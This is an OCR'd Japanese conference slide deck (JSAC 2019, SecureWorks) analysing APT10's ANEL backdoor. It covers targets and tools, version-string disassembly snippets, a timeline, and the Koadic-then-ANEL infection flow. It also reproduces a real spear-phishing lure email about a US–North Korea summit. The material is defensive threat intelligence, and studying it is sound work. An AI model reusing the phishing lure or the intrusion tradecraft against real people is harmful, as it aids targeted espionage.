APT10によるANELを利用した攻撃手法とその詳細解析

SecureWorks Japan 株式会社

Counter Threat Unit / Incident Response Team

玉田 清貴

2019/01/18

Japan Security Analyst Conference 2019

Agenda

- APT10による国内への標的型攻撃
- ANELを利用した攻撃の流れ
  - 初期侵入
  - 感染後の動き
- ANEL詳細解析
  - バージョンアップによる変化
    - コード周りの特徴
    - 暗号化手法の変化
    - バックドアコマンド数の増加
  - DLLファイルのアンパック
  - 暗号化された通信の復号
- 対策

APT10による国内への標的型攻撃

APT10

StonePanda, ChessMaster, menuPass, etc…

- 標的
  - 政府関連組織, 学術機関, 政治団体, 医療関連組織, 航空宇宙関連, etc…
- 初期侵入
  - マルウェアをダウンロード/ドロップする文書ファイルが添付されたスピアフィッシングメール
- 関連するマルウェア、攻撃ツール
  - ANEL, ChChes, Koadic, PlugX, Empire, CobaltStrike, DKMC, RedLeaves, QuasarRAT, etc…


ANEL(エーネル)

APT10が日本国内の標的に対して利用するバックドア

- 2017年後半から利用を確認
- 頻繁にバージョンアップが施され、機能が追加されており、現在も攻撃に利用されている
- ANELに関する公開情報
  - 「ChChes」を操る標的型サイバー攻撃キャンペーン「ChessMaster」による諜報活動の手口
    - http://blog.trendmicro.co.jp/archives/15551
  - 標的型サイバー攻撃キャンペーン「ChessMaster」の新しい戦略：変化を続けるツールと手法
    - http://blog.trendmicro.co.jp/archives/16364
  - 中国の「APT10」が最新のTTP（戦術、技術、および手順）を用い、日本企業を標的に
    - https://www.fireeye.com/blog/jp-threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html

ANELの名前の由来

- オリジナルのDLLファイル名が「lena_http_dll.dll」であるため、「lena」を逆さ読みしたものが採用された
  - 現行バージョンのANELは、ファイル名が変更されてランダム文字列となっている



頻繁なバージョンアップ

```
mov     [ebp+var_1C], '.0.5'
mov     [ebp+var_18], 'eb 0'
mov     [ebp+var_14], 'lat'
```

```
mov     [ebp+var_1C], '.1.5'
mov     [ebp+var_18], 'cr 1'
mov     [ebp+var_14], 0
```

```
mov     [ebp+var_1C], '.1.5'
mov     [ebp+var_18], 'cr 2'
mov     [ebp+var_14], '1'
```

```
lea     eax, [ebp+cbSize]
mov     [ebp+var_20], '.2.5'
mov     [ebp+var_1C], 'er 0'
mov     [ebp+var_18], '1v'
mov     [ebp+var_16], 0
```

```
lea     eax, [ebp+cbSize]
mov     [ebp+var_1C], '.2.5'
mov     [ebp+var_18], 'er 2'
mov     [ebp+var_14], '2v'
mov     [ebp+var_12], 0
```

```
lea     eax, [esi+38h]
mov     word ptr [esi+3Ch], '0'
mov     dword ptr [esi+38h], '.3.5'
lea     ecx, [esi+94h]
```


```
lea     eax, [esi+38h]
mov     word ptr [esi+3Ch], '1'
mov     dword ptr [esi+38h], '.3.5'
lea     ecx, [esi+160h]
```

```
lea     eax, [esi+74h]
mov     word ptr [esi+78h], '2'
mov     dword ptr [esi+74h], '.3.5'
lea     ecx, [esi+0D0h]
```


```
lea     eax, [esi+64h]
mov     word ptr [esi+68h], '1'
mov     dword ptr [esi+64h], '.4.5'
lea     ecx, [esi+0F8h]
```

```
push    offset a550     ; "5.5.0"
call    sub_10009536
mov     dword ptr [esi+578h], 0Dh
lea     ecx, [esi+58h]
push    4               ; size_t
push    offset aRev     ; " rev"
```

検体や文書ファイルなどのタイムスタンプから見たタイムライン




Secureworks



ANELを利用した攻撃の流れ
ー 初期侵入 ー

ANEL関連の公開事例 (ver 5.1.1 rc0)

http://csirt.ninja/?p=1327



Secureworks

ANEL関連の公開事例 (ver 5.3.0)

http://araki.way-nifty.com/araki/2018/05/news274130524-a.html

==========

日時: 2018/5/23 昼ごろ

Subject: 米朝首脳会談推進の動きに

From: hisashi_hirai_0@yahoo.co.jp

添付: 米朝首脳会談推進の動きに.zip

本文:

各位

米朝の首脳会談が行われる見通しとなったが、金正恩委員長がトランプ大統領に会談の要請をした際、「特別なメッセージ」を伝えていたことが明らかになった。

標記につき、関係資料一式をお送りいたします。

ファイルを開くためのパスワードは、別にお送りします。

よろしくご査収ください。


【省略(実在する組織名と人物名の記載)】

【省略(実在する組織名と人物名の記載)】

==========

ver 5.2.2以前のANELを用いた攻撃の流れ

Koadicをダウンロード・実行し感染端末の環境調査を行った後、ANELをダウンロード・実行する



Secureworks


Koadic感染の際に利用された攻撃手法事例

